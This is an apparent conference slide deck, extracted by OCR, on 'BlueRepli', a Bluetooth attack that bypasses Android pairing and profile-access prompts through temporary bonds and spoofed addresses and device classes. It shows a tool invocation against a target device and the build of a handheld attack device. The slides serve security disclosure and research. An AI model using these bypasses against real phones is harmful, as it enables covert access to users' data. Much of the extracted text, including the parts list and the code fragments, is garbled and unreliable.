
961 /* if just_works and bonding bit is not set treat this as temporary */
962 if (p_ssp_cfm_req->just_works &&
963     !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH_BONDS) &&
964     !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH_BONDS) &&
965     !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINTING)))
966     pairing_cb.bond_type = BOND_TYPE_TEMPORARY;
967 else
968     pairing_cb.bond_type = BOND_TYPE_PERSISTENT;

```

## Persistent Bond Cause Just Works not to be automatically accepted

```
961  /* if just_works and bonding bit is not set treat this as temporary */
962  if (p_ssp_cfm_req->just_works &&
963      !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH_BONDS) &&
964      !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH_BONDS) &&
965      !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINTING)))
966      pairing_cb.bond_type = BOND_TYPE_TEMPORARY;
967  else
968      pairing_cb.bond_type = BOND_TYPE_PERSISTENT;

974  /* If JustWorks auto-accept */
975  if (p_ssp_cfm_req->just_works) {
976      /* Pairing consent for JustWorks NOT needed if
977       * 1. Incoming temporary pairing is detected
978       */
979      if (is_incoming && pairing_cb.bond_type == BOND_TYPE_TEMPORARY) {
980          BTIF_TRACE_EVENT(
981              "%s: Auto-accept JustWorks pairing for temporary incoming", __func__);
982          btif_dm_ssp_reply(&bd_addr, BT_SSP_VARIANT_CONSENT, true, 0);
983          return;
984      }
985  }
```




# The two methods are **mutually exclusive**

The method for  
bypassing Pairing  
Request  
(**Temporary Bond**)

$\neg(\bar{\quad}, \bar{\quad})\neg$

The method for bypassing  
Profile Access Request  
(**Forge Address and CoD**)

# Turnaround



No BT\_BOND\_STATE\_NONE

```
1050 RowAddress bd_addr = &auth_addr->bd_addr;
1051
1052 [REDACTED] user number
1053
1054
1055
1056
1057
1058
```

- All
- News
- Images
- Videos
- Shopping
- More
- Settings
- Tools

About 65,900,000 results (0.53 seconds)

## 100 million users

[REDACTED] officially announced that


[REDACTED]

[REDACTED] Mar 23, 2020

# This is the whole picture of **BlueRepli**


for almost all Android phones

- One interaction with the victim
- The attacker can make this interaction very deceptive.




for a well-known manufacture  
(may be affected 100 million devices)

- Totally Stealthily



or




```
x@x /mnt/hgfs/OneDrive/Projects/bluerepli/src
$ sudo python3 -m bluerepli -a A0:28:ED:65:C4:30 -n BlueRepli --send-msg "I'm BlueRpele" 18 [REDACTED] 437 [REDACTED] :47:A8:D5
[INFO] Select hci0
[INFO] Local BD_ADDR is already A0:28:ED:65:C4:30
Agent registered
Default agent requested
Agent registered
[bluetooth]# select A0:28:ED:65:C4:30
[bluetooth]# system-alias BlueRepli
[bluetooth]# exit
[WARNING] No camouflage class specified, using current class b'\x0c\x00\x00'
```


## Command Line Tool



## Hardware Tool



# Should we based on RaspberryPi ?




Linux

Python

No battery support.


Integration, jumper v  
It is not a good idea fo  
is too slow for higher i  
just want a challenge.



Bluetooth



# Choose the solution.



**Left Panel: PCB Layout and Component List**

Component	Value	Reference	Notes
ACIN	ACIN		Input
C2	10uF		
C4	4.7uF		
R3	200K		
R23	10K		
S3			VOUT_LNLD0
SMD			Imper 1
U1			SAKLM
U2			SAKLM
U3			SAKLM
U4			SAKLM
U5			SAKLM
U6			SAKLM
U7			SAKLM
U8			SAKLM
U9			SAKLM
U10			SAKLM
U11			SAKLM
U12			SAKLM
U13			SAKLM
U14			SAKLM
U15			SAKLM
U16			SAKLM
U17			SAKLM
U18			SAKLM
U19			SAKLM
U20			SAKLM
U21			SAKLM
U22			SAKLM
U23			SAKLM
U24			SAKLM
U25			SAKLM
U26			SAKLM
U27			SAKLM
U28			SAKLM
U29			SAKLM
U30			SAKLM
U31			SAKLM
U32			SAKLM
U33			SAKLM
U34			SAKLM
U35			SAKLM
U36			SAKLM
U37			SAKLM
U38			SAKLM
U39			SAKLM
U40			SAKLM
U41			SAKLM
U42			SAKLM
U43			SAKLM
U44			SAKLM
U45			SAKLM
U46			SAKLM
U47			SAKLM
U48			SAKLM
U49			SAKLM
U50			SAKLM
U51			SAKLM
U52			SAKLM
U53			SAKLM
U54			SAKLM
U55			SAKLM
U56			SAKLM
U57			SAKLM
U58			SAKLM
U59			SAKLM
U60			SAKLM
U61			SAKLM
U62			SAKLM
U63			SAKLM
U64			SAKLM
U65			SAKLM
U66			SAKLM
U67			SAKLM
U68			SAKLM
U69			SAKLM
U70			SAKLM
U71			SAKLM
U72			SAKLM
U73			SAKLM
U74			SAKLM
U75			SAKLM
U76			SAKLM
U77			SAKLM
U78			SAKLM
U79			SAKLM
U80			SAKLM
U81			SAKLM
U82			SAKLM
U83			SAKLM
U84			SAKLM
U85			SAKLM
U86			SAKLM
U87			SAKLM
U88			SAKLM
U89			SAKLM
U90			SAKLM
U91			SAKLM
U92			SAKLM
U93			SAKLM
U94			SAKLM
U95			SAKLM
U96			SAKLM
U97			SAKLM
U98			SAKLM
U99			SAKLM
U100			SAKLM

**Right Panel: Detailed PCB Layout**

The right panel shows a detailed PCB layout with various components and traces. The layout is color-coded, with green traces for power planes and other colors for signal traces. The components are labeled with their reference designators and values.

# Porting the bootloader and OS



Buildroot & U-Boot & Linux

```
diff --git
index af7a
--- a/boar
+++ b/boar
@@ -40,6 +
#include
#include
#include
+#include
#if defin
/* So tha
@@ -924,3
return
}
#endif
+
+#ifdef co
+static st
+ {
+ .f
+ .s
+ .t
+ .c
+ },
+ {
+ .f
+ .s
+ .t
+ .c
+ },
+};
+int splas
+{
+ return
+}
+}
```

```
GtkTerm - /dev/ttyUSB0 115200-8-N-1
File Edit Log Configuration Controlsignals View Help
rt found
[ 2.327054] dwmac-sun8i 1c30000.ethernet eth0: No MAC Management Counte
rs available
[ 2.334737] dwmac-sun8i 1c30000.ethernet eth0: PTP not supported by HW
[ 2.341301] dwmac-sun8i 1c30000.ethernet eth0: configuring for phy/mii
link mode
Starting telnetd: OK
Starting uMTPrd: [ 2.443461] file system registered
[ 2.514653] read descriptors
[ 2.517579] read strings
OK
Starting App: [ 3.538064] input: TSC2007 Touchscreen as /devices/platfo
rm/soc/lc2ac00.i2c/i2c-0/0-0048/input/input1
OK
[ 3.607197] urandom_read: 4 callbacks suppressed
[ 3.607209] random: hatbox: uninitialized urandom read (4096 bytes read
)
buildroot login: [ 3.923081] configfs-gadget gadget: high-speed config
#1: c
[ 5.770062] Bluetooth: hci0: BCM43430A1 (001.002.009) build 0106
root
# [ 31.849317] vcc3v0: disabling
[ 31.852317] vcc5v0: disabling
```

# Coding the GUI Interface.

```
static void draw_cont_attack(lv_obj_t *parent)
{
    static lv_style_t style_btn_info_rel;
    lv_style_copy(&style_btn_info_rel, &lv_style_plain);
    style_btn_info_rel.body.border.part = LV_BORDER_FULL;
    style_btn_info_rel.body.border.color.full = 0xFFB00000;
    style_btn_info_rel.body.border.width = 1;
    style_btn_info_rel.body.radius = 5;



    static lv_style_t
    lv_style_copy(&sty
    style_btn_info_pr
    style_btn_info_pr

    lv_obj_t *label ta
    lv_label_set_text(
    lv_obj_t *btn_targ
    lv_obj_set_event_c
    lv_btn_set_style(b
    lv_btn_set_style(b

